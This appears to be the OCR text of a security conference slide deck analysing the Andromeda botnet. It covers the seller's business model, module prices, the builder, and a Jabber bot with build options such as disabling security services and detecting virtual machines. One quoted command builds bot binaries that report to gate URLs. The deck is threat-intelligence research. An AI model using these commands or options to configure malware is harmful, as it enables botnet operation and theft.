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
Evolution of Andromeda

- Panel
  - No too many changes in last version
  - Just added support for:
    - TeamViewer
    - JSON

The Dark Side of Andromeda

- Who is behind Andromeda?

The Dark Side of Andromeda



d40e75961383124949436f37f45a8cb6

The Dark Side of Andromeda

- Business model
  - Selling bot licenses
  - Charging per rebuild (bot)
  - Payment
    - BTC, Perfect Money

The Dark Side of Andromeda

- Builder
  - Used to create the binaries
    - URLs
    - RC4 key
    - Builder id

The Dark Side of Andromeda

- Jabber bot
  - Fully active since Feb 2012
  - Connected to customer DB
  - Refill credit
  - Build binaries
    - Command sent to bot
    - Bot responds with links to the binaries

The Dark Side of Andromeda

- Jabber bot
  - **resident**: If the bot will remain installed in the system or not
  - **plugins**: Can be disabled if you do not plan on using plug-ins
  - **integrity**: Add privilege elevation
  - **services**: Add functionality to stop and disable security services
  - **vm**: Add functionality to detect the virtual machines and "bad" software
  - **dns**: Specifies if the bot will use Google DNS servers to resolve domains
  - **relocs**: Relocation of sections in the executable

The Dark Side of Andromeda

- Jabber bot
  - ! set | resident | off
  - ! build | 123ABC | http://first.com/gate.php | http://second.com/gate.php


The Dark Side of Andromeda

- Prices

Product	Old price
Bot v1.*	$300
Bot v2.*	$500
Socks4	Included
Formgrabber	$500
Keylogger	$200
Ring3 Rootkit	$300

Product	Current price
Bot v2.*	$500
Rebuild (bot)	$10
Socks5	Free
Formgrabber	$500
Keylogger	$200
TeamViewer	$500

Statistics



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
Statistics



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
Statistics



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
Statistics



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
Statistics



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
Statistics



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Interesting use cases

- The Anunak group
- Smilex
- GamaPOS
- Andromeda + TOR
- Andromeda + PDF
- Andromeda loving AV industry

Interesting use cases

- The Anunak group
  - Report published in December 2014 (Fox-IT+GroupIB)
  - Russian banks and POS breaches
  - Andromeda botnet
    - Gozi/ISFB variant dropping Andromeda
    - Andromeda dropping Anunak

Interesting use cases

- Smilex
  - Dridex operator
  - Arrested some months ago in Cyprus
  - Using Andromeda to distribute spambot (FortDisco)
  - Spambot distributing Dridex via doc+macro

Interesting use cases

